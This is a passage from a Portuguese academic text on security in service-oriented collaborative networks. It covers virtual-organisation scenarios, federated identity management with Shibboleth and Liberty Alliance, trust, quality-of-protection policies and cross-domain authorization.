A infra-estrutura para negócios colaborativos da *TechPlast* está baseada nos conceitos e tecnologias mais modernos da área de TI, tais como Enterprise 2.0, *SaaS*, Federação de Serviços e Serviços *Web* . Como as alianças nas OVs são voláteis e o fluxo de colaborações em alguns casos é definido dinamicamente de acordo com os requisitos do processo de negócios, a infra-estrutura oferece diferentes funcionalidades (modeladas como serviços) que podem ser selecionados sob demanda para cada tipo de negócio. Os participantes da rede *TechPlast* fazem parte da Federação de Serviços e podem tanto desenvolver e disponibilizar serviços (atuando como provedores de serviços), quanto usu-

[17] `http://shibboleth.internet2.edu`
[18] `http://grouper.internet2.edu/`
[19] `http://middleware.internet2.edu/co/`

fruir dos serviços básicos desenvolvidos para prover suporte as atividades chaves das fases do ciclo de vida de uma OV (consumidores de serviços), tais como: o serviço de busca e seleção de parceiros da OV, os serviços CSCW (*Computer Supported Cooperative Work*)[20], o motor de busca de conhecimentos, o motor de execução de processos de negócios (automáticos) e o serviço de gerenciamento de processo de negócio interativo (processos automáticos combinados com processos que requerem interação humana). No ambiente de geração de OVs da TechPlast, todas as organizações estão aptas a receber uma oportunidade de negócios (ON) e a organização que a recebe assume a função de Gerente da OV. O gerente da OV atua como broker independente e é este que inicia o processo de busca e seleção de parceiros, o que significa que diversas oportunidades de negócios podem estar sendo tratadas na rede e que um parceiro pode estar envolvido em diferentes ONs simultaneamente (ver Figura 3.4).




Figura 3.4. Formação de Organizações Virtuais na TechPlast

Com base na tecnologia de Serviços *Web*, o serviço *Universal Description, Discovery and Integration* (UDDI) [Clement et al. 2004] é utilizado para localizar parceiros potenciais para formação de uma OV. Cada organização publica no UDDI informações detalhadas sobre os serviços que esta provê, como funcionalidades, competências e áreas de negócio relacionadas com cada serviço (p.ex., fabricantes de peças plásticas injetadas, fabricantes de embalagens plásticas, fornecedoras de matéria prima, etc), possibilitando assim ao gerente da OV localizar quais organizações poderão vir a ser parceiros de negócios. O gerente da OV é responsável por gerar um conjunto de possíveis combinações de OVs, avaliar cada possibilidade de combinação e um representante humano da organização elege a combinação mais apropriada usando como critério, por exemplo, prazo de entrega mais curto, preço baixo e confiança nos parceiros (reputação).

Uma vez selecionados os parceiros da OV, é necessário o estabelecimento de relações de confiança entre os mesmos. Essas relações garantirão a autenticação dos parceiros, permitindo que o gerente da OV atribua os papéis que cada organização desempenhará.

[20]Por exemplo, videoconferência, telefonia IP, gerenciadores de projetos, *Wikis*, *Web syndication* e fóruns de discussão.

Cenário 2: Rede Colaborativa de Ensino e Pesquisa do Brasil (RNP) - Acesso a Serviços de Bibliotecas Digitais

A RNP é a rede nacional de ensino e pesquisa que congrega as principais instituições de ensino e pesquisa do Brasil e que mantém cooperação com redes nacionais de outros países. Esta rede colaborativa possui uma Federação de Serviços (CAFe) que reúne os provedores de identidades das instituições participantes da rede e provedores de serviços que são as próprias instituições e outras entidades parceiras tais como órgãos de fomento, editoras e empresas que oferecem descontos para estudantes e professores. Atualmente, 13 instituições são membros da federação e outras 7 estão em fase de preparação. Dentre os serviços que podem ser oferecidos na federação destacam-se: serviço de acesso às bibliotecas digitais das instituições, serviços de trabalhos colaborativos (telefonia IP, videoconferência), serviços de ensino a distância, serviço de acesso ao Portal Periódico da CAPES, serviço de monitoramento de rede, serviço de grids e serviço de hospedagem de equipamentos e servidores. Um cenário de uso desta rede colaborativa é exemplificado a seguir.

Cada membro da federação possui um provedor de identidade responsável por auxiliar o gerenciamento de identidades da instituição. Os membros da federação, através de provedores de serviços, podem oferecer serviços de acesso as suas bibliotecas digitais. Neste exemplo, a própria RNP pode ter um provedor de serviços que ofereça um Serviço *Web* para a busca avançada de artigos, monografias e teses em todas as bibliotecas digitais da federação, retornando assim o maior número de ocorrências possíveis. O serviço consiste basicamente de uma interface, a qual interage com o usuário, um motor de buscas avançado, responsável por realizar consultas em bases locais, remotas ou ainda invocando outros Serviços Web, e um visualizador de conteúdos.

3.3. Questões de segurança em redes colaborativas

A colaboração entre diferentes parceiros passa pela ativação de uma série de funcionalidades dessas organizações, isto é, envolve o atravessamento de várias camadas de segurança. Como os limites administrativos precisam ser transpassados, os processos de negócios estarão sob **diversos modelos administrativos** e também sob diversos mecanismos e tecnologias de segurança. Cada domínio transposto por um processo de negócio, pode prover seu próprio conjunto de credenciais de segurança, tomando como base suas tecnologias subjacentes de segurança e suas políticas de segurança e de negócios [de Mello et al. 2005].

Além dos Serviços Web desempenharem um papel importante para prover interoperabilidade na concepção de sistemas distribuídos, estes possuem uma série de mecanismos, definidos através de especificações padronizadas e abertas, que visam agregar segurança e confiabilidade às aplicações que os utilizam. Entretanto, as especificações atualmente existentes são insuficientes para atender aos requisitos de segurança de sistemas dinâmicos. Em particular, os aspectos mais ligados ao dinamismo das redes colaborativas – como autenticação e autorização através de diferentes domínios de segurança, a negociação de políticas de QoP e a incidência de *churn* – requerem a concepção de novos mecanismos para oferecer um nível mais adequado de proteção aos sistemas.

Em redes colaborativas, o uso de padrões para o formato e o transporte das mensagens, ou até mesmo para implementar mecanismos de segurança não garante interoperabilidade. Sempre que houver organizações autônomas envolvidas, estas podem impor diversas restrições adicionais que podem dificultar ou até mesmo impedir a comunicação. Em particular, tipicamente, cada organização de uma rede colaborativa possui autonomia para definir seus requisitos de segurança. Quais dados são considerados sensíveis, quais os tipos de credenciais que devem ser apresentados pelos parceiros, quais os algoritmos criptográficos que devem ser usados para quais informações, são algumas das variáveis que podem ser definidas pelas organizações.

No cenário descrito acima, fica claro que quando duas organizações precisam se comunicar, mesmo que usem uma tecnologia que permita interoperabilidade, como os Serviços Web, pode ser que a comunicação seja impedida porque os requisitos de segurança das organizações não são compatíveis. Por exemplo, uma organização pode considerar uma certa informação altamente sensível e exigir que as mensagens contendo essa informação sejam cifradas, enquanto a outra pode ter o suporte ao mesmo algoritmo criptográfico, ou nem sequer considerar a mesma informação sigilosa.

A situação pode ficar ainda mais complexa se não forem apenas duas organizações mas sim um conjunto de colaboradores provendo serviços para uma composição. Nessa situação, gerenciar a compatibilidade de requisitos de segurança se torna uma tarefa ainda mais difícil, principalmente quando se deseja um alto dinamismo na formação dessas composições de serviços [Böger et al. 2009].

O uso de políticas de qualidade de proteção (QoP) apresenta-se como solução para amenizar tais dificuldades. A definição de política de QoP empregada neste trabalho é a de um documento emitido por uma organização que expressa formalmente um conjunto de requisitos de segurança (confidencialidade, integridade e autenticidade) que deve ser satisfeito a fim de utilizar um dado serviço provido pela organização. Há outros tipos de políticas relacionadas a segurança, que no entanto não devem ser confundidas com QoP, como as políticas de autorização ou controle de acesso. Soluções para o problema da verificação de compatibilidade entre os requisitos de segurança dos parceiros que necessitam cooperar em uma rede colaborativa serão apresentadas em detalhes na Seção 3.4.3.

Um outro problema importante relacionado à verificação de compatibilidade de requisitos de segurança, e que também pode ser facilitado com o uso de políticas, é a aplicação dinâmica dos mecanismos de segurança. Enquanto no momento da formação da composição de serviços é preciso verificar se os colaboradores possuem suporte e permitem as mesmas tecnologias de proteção, durante a execução da composição é preciso garantir que em cada comunicação os parceiros apliquem os mecanismos de segurança corretamente, dependendo do serviço que for invocado, isto é, a configuração dinâmica da aplicação dos mecanismos de segurança.

Concretizar a autenticação e a autorização distribuída de forma transparente em sistemas complexos como as redes colaborativas é uma tarefa muito árdua, diretamente afetada pela escalabilidade. Em tais sistemas as entidades, sejam estas clientes ou provedores de serviços, se fazem presentes através de diferentes domínios administrativos e de segurança. Neste cenário, três barreiras a serem transpostas são: a heterogeneidade das infra-estruturas de segurança, presentes nos diversos domínios corporativos, o estabeleci-

mento de relações de confiança entre entidades desconhecidas e o gerenciamento de identidades feito tanto por provedores de serviços quanto por clientes [Camargo et al. 2007]. Para isto, são necessários tanto padrões altamente difundidos, com abstrações suficientes para esconder as diferentes tecnologias, quanto modelos que contribuam para integração de tais padrões.

Em sistemas distribuídos, os modelos usuais de autorização se apóiam em uma autoridade de autenticação para mediar a confiança entre partes desconhecidas (terceira parte confiável). Desta forma, as interações entre partes distintas (cliente e provedor) são alcançadas pela apresentação de credenciais emitidas por uma autoridade de autenticação em quem ambas as partes confiam. Em ambientes mais complexos como as redes colaborativas, este modelo de simples intermediação se apresenta como limitado, já que cada domínio possui suas próprias políticas, infra-estruturas de segurança e ainda uma forma particular de gerenciar as identidades dos principais [Jøsang et al. 2005]. Por exemplo, quando um membro de uma rede acadêmica de ensino e pesquisa deseja acessar, de forma segura, recursos presentes em provedores de serviços em diferentes universidades, este deve se filiar a cada um desses provedores e fornecer dados de identificação e atributos próprios por meio dos quais o cliente terá sua identidade autenticada ao tentar acessar os recursos.

Para evitar esses problemas, os provedores e clientes que usem a mesma tecnologia de segurança podem se agrupar em domínios (federações de serviços) para compartilhar informações e confiar em uma terceira parte para mediar a autenticação. Além disso, domínios distintos podem formar relações de confiança entre si, permitindo que a autenticação em um possa ser transposta para os domínios associados. Essa forma da autenticação segue a abordagem *Single Sign On* (SSO), contudo, mesmo partindo do pressuposto de que as relações de confiança já estejam previamente estabelecidas, ainda assim há diversos desafios para transpor as credenciais de autenticação, pois domínios administrativos possuem autonomia para decidir quais políticas e tecnologias de segurança serão utilizadas, ou seja, precisa haver suporte a autenticação SSO mesmo diante de parceiros que usem diferentes tecnologias de segurança [de Mello et al. 2009b].

Um problema a ser tratado no gerenciamento de identidades é a questão da privacidade das informações. Em um cenário ideal, os usuários poderiam exercer o direito de determinar como suas informações serão manipuladas, informando quais informações poderão ser compartilhadas com terceiros, como esse compartilhamento deve ser feito e também indicando o período de tempo o qual essas informações poderão ficar disponíveis nos sistemas. O projeto Shibboleth [Shibboleth 2005] apresenta uma preocupação com a privacidade das informações dos usuários, definindo como requisitos da arquitetura, meios para gerenciar quais informações um sítio origem irá transferir para um sítio destino, com o consentimento do usuário. Com o crescimento do uso de Serviços Web, a questão da privacidade ganha um foco ainda maior, visto que um fluxo de negócios pode ser composto por diversos Serviços Web, ultrapassando assim diversos domínios administrativos e de segurança. Por exemplo, para fazer parte de uma organização virtual, uma organização precisa satisfazer a requisitos especificados, como ter uma certa capacidade de produção disponível ou ser capaz de atender a determinados prazos ou orçamento. Em casos como este, surge naturalmente uma preocupação com a privacidade dos atributos usados na busca e seleção de parceiros de uma OV, particularmente quando existem infor-

mações sensíveis cuja revelação pode prejudicar a organização face a seus concorrentes ou colaboradores. Nesse contexto, torna-se importante oferecer mecanismos que possibilitem a uma organização tomar parte no processo de busca e seleção de parceiros sem com isso comprometer sua posição perante os demais. A especificação *Web Services Architecture* da W3C [W3C 2004a] apresenta algumas considerações sobre a privacidade na arquitetura dos Serviços Web, indicando que tal assunto ainda não está completamente solucionado e necessita de um estudo mais aprofundado.

Conforme constatado em [Carminati et al. 2005], geralmente, um provedor de serviços tem preocupações de segurança com relação aos provedores ou serviços com os quais este coopera durante um processo de negócio. Em uma aplicação distribuída o termo confiança pode assumir diferentes interpretações. Em segurança o mais usual é como garantir que as informações foram enviadas por uma origem confiável, ou seja, a preocupação recai sobre as propriedades de autenticidade e integridade das mensagens. Porém, a confiança pode ser entendida como a probabilidade subjetiva que um indivíduo "A" espera que um indivíduo "B" execute uma dada ação na qual depende o bem-estar de "A" [Gambetta 1988, Sabater e Sierra 2005].

A confiança possui papel fundamental tanto na fase de criação quanto nas fases de operação e manutenção das redes colaborativas. A dinâmica intrínseca das Organizações Virtuais torna a seleção de parceiros uma tarefa difícil do ponto de vista da segurança. Além da necessidade de combinar políticas e adequação dos mecanismos de segurança, é necessário garantir que somente entidades confiáveis deverão ser selecionadas para compor a OV. Para o gerente de uma OV, selecionar entidades com as quais este interagiu anteriormente não chega a ser uma tarefa complexa, porém selecionar uma entidade com quem este nunca interagiu e determinar se esta é confiável ao ponto de incluí-la em uma OV é uma decisão difícil de ser tomada. Por este motivo, sistemas de reputações geralmente são combinados com modelos de redes de confiança permitindo assim, por exemplo, que um gerente possa consultar em entidades confiáveis a reputação de uma determinada entidade.

Em algumas redes colaborativas, assume-se que o estabelecimento de confiança é um processo manual que exige o cumprimento de diversos requisitos burocráticos antes da criação da relação de confiança. Por exemplo, para que uma Universidade seja um Provedor de Identidade em uma federação de serviços de um rede de ensino e pesquisa, como a InCommon, é necessário que a entidade cumpra um conjunto de requisitos, sendo alguns destes relacionados à necessidade de certificados digitais emitidos pela Autoridade Certificadora da Federação. Outros trabalhos tratam a confiança de uma maneira mais dinâmica e volátil. Por exemplo, em OV para executar um determinado processo de negócios é necessário que diversos provedores de serviços se agrupem e, uma vez que o processo tenha sido cumprido, tal relação é desfeita.

A manutenção de uma rede colaborativa está relacionada à evolução da composição do sistema. Estas redes possuem diferentes níveis de dinamismo sendo algumas formadas por entidades que entram e saem da rede com uma grande frequência e outras que mantêm suas entidades quase que inalteradas. O grande desafio nestes ambientes é manter o progresso das aplicações mesmo diante do *churn*, o que requer mecanismos que permitam detectar a saída ou a falha de membros, com conseqüente redistribuição de

tarefas no sistema e eventual renegociação de parâmetros de segurança. Como visto na seção 3.2, as redes colaborativas são geralmente constituídas para atender uma determinada necessidade de negócio e, no caso das Organizações Virtuais (OV), são desfeitas tão logo esta necessidade tenha sido satisfeita. Por outro lado, redes de pesquisa e educação, como a Internet2 e a RNP, constituem redes colaborativas com relações mais duradoras e com poucas modificações em sua lista de participantes.

Durante o ciclo de vida das redes colaborativas é importante garantir que todos os participantes, e somente estes, possam usufruir dos recursos ali presentes. Os modelos discricionários garantem o acesso de usuários às informações com base na identidade e nas autorizações que determinam a forma de acesso que cada usuário está autorizado a realizar sobre cada objeto [Sandhu e Samarati 1994]. Em redes acadêmicas tal modelo poderia ser empregado sem grandes transtornos uma vez que a lista de participantes sofre poucas modificações.

Segundo [Blaze et al. 1996], apesar do modelo discricionário ser amplamente adotado, não é o mais adequado para os atuais sistemas computacionais devido a dinâmica inerente destes sistemas, com a lista de sujeitos e de recursos em constante modificação, como no caso das Organizações Virtuais. Por exemplo, uma entidade pode ingressar em diversas OV em intervalos de tempo diferentes ou de forma concorrente. Desta forma, uma entidade precisa garantir aos demais participantes o acesso aos seus recursos, de acordo com a política de negócio, enquanto durar a OV.

Um membro de uma organização virtual, além de autenticar os serviços parceiros, costuma, com base nas credenciais apresentadas, definir regras de acesso para limitar as ações desses parceiros. Ou seja, uma **política de autorização local** pode ser definida e concretizada em cada serviço/organização. Segundo [Lorch et al. 2003a], a maioria das organizações utiliza linguagens de políticas proprietárias ou que se direcionam somente a algumas aplicações, causando assim problemas de **interoperabilidade** para produzir, aceitar e interpretar a informação de autorização proveniente de diferentes organizações. Ou seja, modelos fortemente dependentes de um padrão de descrição de política (casamento sintático de políticas) não podem ser aplicados nestes ambientes heterogêneos [Patterson e Miller 2006]. A Figura 3.5 exemplifica um problema de casamento de políticas de autorização onde se tem declarações equivalentes mas a comparação entre elas (casamento) só é possível se houver o conhecimento do domínio da aplicação (semântica) pois uma comparação puramente sintática irá negar o acesso ao recurso [Patterson e Miller 2006]. Tal problema é facilmente encontrado no cenário de redes colaborativas pois envolvem ambientes heterogêneos e de domínios administrativos, logo semânticos, distintos. Para que possam colaborar, os serviços precisam entrar em um acordo quanto aos protocolos, sintaxes e semânticas de autorização.

No contexto de OV´s (Organizações Virtuais), podem-se considerar três macro problemas ligados a autorização e controle de acesso: um relacionado com a definição e casamento semântico de políticas de controle de acesso, a composição e transposição de políticas em serviços compostos e a qualidade de proteção da política global nestes ambientes colaborativos.

Entre as soluções mais citadas na literatura estão aquelas baseadas em mapeamento semântico das políticas de segurança usando ontologias, [Patterson et al. 2008],




Figura 3.5. *Exemplo de um problema de casamento sintático de política de autorização*

[Patterson e Miller 2006] [Muthaiyah e Kerschberg 2007] ou de um *framework* baseado em UCON (*Usage Control*) para uma solução que provê suporte a autenticação baseada em contexto em redes colaborativas *ad-hoc* [Zhang et al. 2006, Zhang et al. 2008]. Estas soluções são descritas na Seção 3.4.5.

Outros requisitos de segurança trazem a qualidade de proteção necessária para um ambiente de negócios. São estes: a autenticidade, a confidencialidade, a integridade e a não-repudiação das transações entre os serviços parceiros [Charfi e Mezini 2005]. As partes envolvidas necessitam de suporte apropriado para garantir esta qualidade de proteção. Tradicionalmente, o *Secure Sockets Layer* (SSL), o *Transport Layer Security* (TLS) e o *Internet Protocol Security* (IPSec) são algumas das tecnologias que permitem o transporte seguro de informações. Estas são tecnologias ponto a ponto que criam um canal seguro, através do quais os dados podem trafegar. No entanto, em processos de negócios, o roteamento entre múltiplos Serviços *Web* é essencial, uma vez que uma mensagem, para atingir o destinatário final, passa por diversos nós intermediários que devem ter acesso apenas a partes específicas das mensagens. Ou seja, a **segurança fim a fim** é outra necessidade de segurança crítica para redes colaborativas.

Segundo [Demchenko et al. 2005], apesar da adoção do padrão XML ter sido apontado como uma vantagem para o sucesso dos Serviços *Web*, este traz alguns riscos à segurança. A análise das mensagens XML com entradas volumosas e complexas pode requerer um consumo de recursos computacionais consideráveis, e por isso esta característica pode ser explorada por ataques de negação de serviço. Além disso, documentos XML podem conter instruções maliciosas[21] que podem alterar o processo de análise do XML ou conter comandos maliciosos que carregam ameaças às aplicações finais.

Na composição de Serviços Web, os processos de negócios executados das redes colaborativas tornam-se ainda mais visíveis, expondo suas funcionalidades, seus fluxos de negócios, processos, políticas e arquiteturas internas. Como a WSDL exibe os parâmetros e métodos utilizados para acessar os Serviços Web, bem como as possíveis exceções que podem ocorrer, estas, muitas vezes, expõem informações importantes sobre a estrutura

[21] Extensões *XML Schema* e instruções *XQuery* ou *XPath* maliciosas.

interna dos serviços, trazendo riscos à segurança dos Serviços Web compostos. Mecanismos de segurança estão sendo propostos para Serviços Web, porém, tais mecanismos ainda não contemplam todas as necessidades exigidas na composição de Serviços Web [Charfi e Mezini 2005, Carminati et al. 2005].

Os cenários apresentados na Seção 3.2.4 compartilham algumas das questões de segurança apresentadas nesta seção. No caso 1, após encontrar os possíveis parceiros que contemplam os requisitos para a determinada oportunidade de negócio, resta selecionar aqueles que possuam boa reputação, podendo estar diretamente relacionada a honestidade dos parceiros ou relacionada a capacidade destes em realizar a tarefa com uma certa qualidade. Uma vez que a confiança esteja estabelecida resta ainda decidir sobre os mecanismos e políticas de segurança, presentes em cada um dos parceiros. Mecanismos para gerenciamento de identidades são necessários para permitir que os mecanismos de autenticação e autorização dos participantes de uma OV possam lidar com a dinâmica inerente deste ambiente.

No caso 2, apresentado na Seção 3.2.4, as relações entre os participantes desta rede colaborativa são mais duradouras e geralmente estão envolvidas entidades renomadas e publicamente respeitadas. Dessa forma, o estabelecimento da confiança não chega a ser um grande desafio, podendo este ser realizado de forma estática e em momento que antecede o ingresso da entidade na rede colaborativa. Contudo, neste caso ainda é necessário modelos para gerenciamento de identidade e de atributos. A autenticação única (*Single Sign-On*) é algo bastante desejável e isto implica em adaptações dos mecanismos de autorização e até casamento de políticas de segurança.

Esta seção apresentou os principais desafios de segurança presentes nas redes colaborativas, entre estes, destacam-se: a autenticação SSO em federações de serviços, a preservação da privacidade na busca e seleção de parceiros, o estabelecimento dinâmico de relações de confiança entre os membros da rede e provedores de serviços. O casamento de políticas de qualidade de proteção diante de domínios administrativos heterogêneos, a garantia da segurança das informações que trafegam entre os membros da rede e autorização distribuída e flexível são também pontos importantes nos desafios de segurança nestes ambientes.

3.4. Soluções de Segurança para Redes Colaborativas

Esta seção tem por objetivo apresentar uma síntese do estado da arte relativo à segurança em redes colaborativas orientadas a serviços. As soluções analisadas estão divididas nas seguintes subseções: gerenciamento de identidade (Seção 3.4.1), gerenciamento de confiança (Seção 3.4.2), gerenciamento de políticas de qualidade de proteção (Seção 3.4.3), provisionamento de canais seguros (Seção 3.4.4) e autorização e modelos de controle de acesso (Seção 3.4.5).

3.4.1. Gerenciamento de Identidade

O *gerenciamento de identidades*[22] consiste de um sistema integrado de políticas, processos de negócios e tecnologias que permite às organizações proverem recursos de forma

[22]Uma identidade digital consiste na representação de uma entidade em um domínio específico e geralmente está relacionada a domínios do mundo real.

segura, somente aos seus usuários. O gerenciamento de identidade também envolve aspectos relacionados com a definição, certificação e gerenciamento do ciclo de vida das identidades digitais, infra-estruturas para troca e validação dessas informações, juntamente com os aspectos legais. Diversos modelos foram propostos para o gerenciamento de identidades e em [Jøsang e Pope 2005, Jøsang et al. 2005] é apresentada uma breve descrição de alguns modelos.

O ***modelo tradicional*** de gerenciamento trata a identificação de forma isolada, sendo que o provedor de serviços também atua como o provedor de identidades e de credenciais (senhas associadas com os identificadores). Neste modelo, os usuários possuem identificadores únicos e específicos para cada serviço com o qual interajam. E como consequência diferentes credenciais são associadas com cada identificador.

Com o crescimento da oferta de serviços, o gerenciamento de identidades digitais, por parte dos usuários e organizações, tornou-se uma tarefa árdua. Cada sistema exige um conjunto próprio de informações para que se possa criar uma identidade digital. Para os usuários é muito custoso alimentar bases de dados de diferentes serviços, repetindo sempre as mesmas informações, entretanto a principal dificuldade é gerenciar o identificador e a senha escolhidos para cada sistema.

O modelo de ***gerenciamento de identidades federadas*** surgiu para suprir as necessidades apresentadas pelo modelo de gerenciamento tradicional. Neste tipo de ambiente, é definido o conceito de domínio, nos quais estão presentes os provedores de serviço, de identidades e de credenciais, por exemplo, relacionados a uma determinada empresa. O projeto *Liberty Alliance* [Liberty 2003a] e o projeto *Shibolleth* [Shibboleth 2005] são implementações abertas de modelos de gerenciamento de identidade federada.

No ambiente de identidades federadas, são estabelecidos acordos entre os domínios, os quais permitem que identidades locais a um domínio sejam reconhecidas nos demais domínios participantes do acordo. A federação de domínios de identificação dá a impressão aos usuários de possuírem um identificador único para todos os domínios que compõem a federação. Os usuários poderão continuar a manter identificadores locais a cada serviço ou mesmo domínio, porém o simples fato de possuírem tal identificador permite que estes usuários possam acessar serviços presentes em qualquer domínio da federação.

No ***modelo centralizado*** de gerenciamento, considera-se a existência de um único provedor de identidades e de credenciais em uma federação, o qual é utilizado por todos os provedores de serviços da mesma. Neste modelo um usuário pode acessar todos os serviços presentes na federação utilizando um mesmo identificador. Em tese, o modelo se assemelha ao modelo de identidade federada, porém com a diferença de não necessitar do mapeamento de identificadores. A *WS-Federation* [WS-FEDERATION 2006] é um exemplo deste tipo de modelo. A WS-Federation especifica o provedor de identidade que tem o objetivo de autenticar os usuários, permitindo que estes usufruam desta autenticação em todos os serviço da federação.

Em redes de ensino e pesquisa que possuem federação de serviços, como por exemplo no cenário descrito na Seção 3.2.4, a facilidade de uma única autenticação (*Single Sign-On - SSO*), permite ao cliente (membro de um domínio da federação) efetuar o

processo de autenticação uma única vez, seja em provedores de serviços ou de identidades ou em uma entidade autenticadora centralizada, e usufruir deste processo de autenticação nos demais serviços disponíveis na rede.

Juntamente com a facilidade trazida pela autenticação única tem-se novos desafios. Do ponto de vista da segurança dos usuários deste sistema, a autenticação única permite, por exemplo, que provedores de serviços entrem em comum acordo para rastrear as atividades de um determinado usuário, ferindo assim sua privacidade. Já para os provedores de serviços, os novos desafios apresentados estão voltados para a gerência das relações de negócio entre os provedores parceiros, visto que cada sistema participante do negócio possui suas próprias políticas de negócio, de segurança e administrativas. Por exemplo, como garantir que os controles de autenticação e de acesso aplicados em um domínio serão equivalentes aos controles aplicados em um outro domínio?

[Damiani et al. 2003] apresenta um estudo sobre os problemas inerentes ao gerenciamento de múltiplas identidades, descrevendo os requisitos necessários que um sistema de gerenciamento de identidades deve atender. Dentre os requisitos apresentados, alguns estão diretamente preocupados com as necessidades de segurança dos clientes [W3C 2002, Rannenberg 2000], tais como a privacidade, o anonimato, a responsabilidade, a interoperabilidade das identidades, etc.

Projeto Shibboleth

O projeto Shibboleth[23] é uma proposta conjunta da Internet2 e IBM que investiga arquiteturas, estruturas e tecnologias para permitir o compartilhamento e controle de acesso inter-institucional de serviços disponíveis através da Internet, tendo como cenário de uso o ambiente acadêmico[Carmody 2001]. O projeto visa a troca de informações, de forma segura e interoperável, entre sítios web, permitindo que usuários de um determinado campus possam usufruir de recursos presentes em outros campi, garantindo ainda a privacidade dos usuários. O Shibboleth requer que cada sítio possua um mecanismo para autenticar seus usuários e usando como suporte tecnologias de segurança subjacentes que já estejam em uso pelas instituições[24].

O Shibboleth visa ser uma solução completa para permitir a transposição de domínios administrativos e de segurança, usufruindo do conceito de uma única autenticação (SSO) e das relações de confiança. Visando ser uma solução prática e não somente um modelo conceitual, a arquitetura do Shibboleth é construída sobre padrões que já possuem seu uso consolidado, como HTTP, XML, esquema XML, XMLDSign [Bartel et al. 2002], SOAP e SAML (*Security Assertion Markup Language*). A arquitetura estende o mecanismo para troca de atributos e o SSO do SAML[OASIS 2005b], especificando um provedor de serviços SSO e provendo melhorias para a privacidade dos usuários.

De acordo com a especificação [Shibboleth 2005], a implementação de um sítio é composta por três principais componentes: provedor de identidade - formalmente chamado de "origem", responsável pela manutenção das credenciais e atributos dos usuários;

[23] http://shibbolet.internet2.edu

[24] Sendo o ideal o uso de certificados de ICPs, tanto pelos clientes quanto pelos sítios

provedor de serviço - formalmente chamado de "destino", gerencia os recursos protegidos, sabendo que os usuários poderão acessar os recursos através da apresentação de asserções emitidas por um provedor de identidade; o *Where Are You From*? (WAYF) é um serviço opcional que pode ser usado pelo provedor de serviço para determinar o provedor de identidade preferencial do usuário, interagindo ou não com o usuário para obter tal informação. O WAYF geralmente faz parte do próprio provedor de serviço.

Projeto Liberty Alliance

O projeto *Liberty Alliance* consiste em um conjunto de especificações produzidas por um consórcio de empresas atuantes nas mais diferentes áreas, como em telecomunicações, transportes, universidades, bancos, empresas de *software*, etc. Tem como principal objetivo criar especificações abertas para tratar o gerenciamento de identidades, usufruindo do conceito de *federação de identidades*. Os principais objetivos do projeto são [Liberty 2003a]: (1) prover um padrão aberto para permitir uma única autenticação (SSO), o que inclui a autenticação descentralizada e a autorização em múltiplos provedores de serviços; (2) garantir a privacidade e a segurança das informações pessoais dos usuários; e, (3)prover especificações, compatíveis com uma grande variedade de dispositivos.

Esses objetivos podem ser alcançados quando provedores de serviços e clientes agrupam-se baseados em acordos comerciais e nas tecnologias propostas pela *Liberty*, formando assim os *círculos de confiança*. Tais círculos consistem na federação de provedores de serviços e serviços de identidade, juntamente com os clientes.

No contexto deste projeto, visando garantir a segurança e a privacidade dos clientes, em [Liberty 2003b], um guia de "boas práticas" para provedores de serviços é apresentado, frisando que cada empresa ainda deverá estar de acordo com a jurisdição a qual está submetida. Neste guia é descrito que os serviços deverão informar, de forma clara, aos usuários quem está coletando suas informações pessoais, quais informações estão sendo coletadas e de que forma estão sendo coletadas. Os serviços deverão acatar as escolhas do usuário, com relação a privacidade de suas informações pessoais. O usuário deve ter o direito de escolher quais atributos um provedor de serviços terá acesso, bem como os meios para indicar o tempo de vida das informações fornecidas.

Identificadores opacos ou pseudônimos foram propostos nas especificações da *Liberty* com o intuito de garantir a privacidade dos usuários dos serviços. Para cada provedor de serviços, o provedor de identidade poderá atribuir diferentes pseudônimos relacionados a um mesmo usuário. Dessa forma, o mesmo usuário pode ser representado por diferentes pseudônimos para cada serviço que este acessa, garantindo assim a proteção contra o rastreamento de suas transações.

Transposição de Credenciais de Autenticação

Conforme visto anteriormente, as abordagens que proveem suporte a autenticação *Single Sign On* (SSO) surgiram, justamente, para tornar mais simples as interações entre clientes

e provedores de serviços. No entanto, devido a problemas de interoperabilidade, essa abordagem é deficiente em domínios com diferentes infra-estruturas de segurança.

Em [de Mello et al. 2009b], é descrito um modelo com suporte a autenticação SSO, isto é a transposição de credenciais de autenticação, mesmo diante de domínios administrativos com diferentes tecnologias de segurança. Neste modelo, um principal[25] pode acessar recursos em domínios com tecnologias de segurança diferentes do seu domínio de origem, usando para isto as credenciais fornecidas em seu próprio domínio.

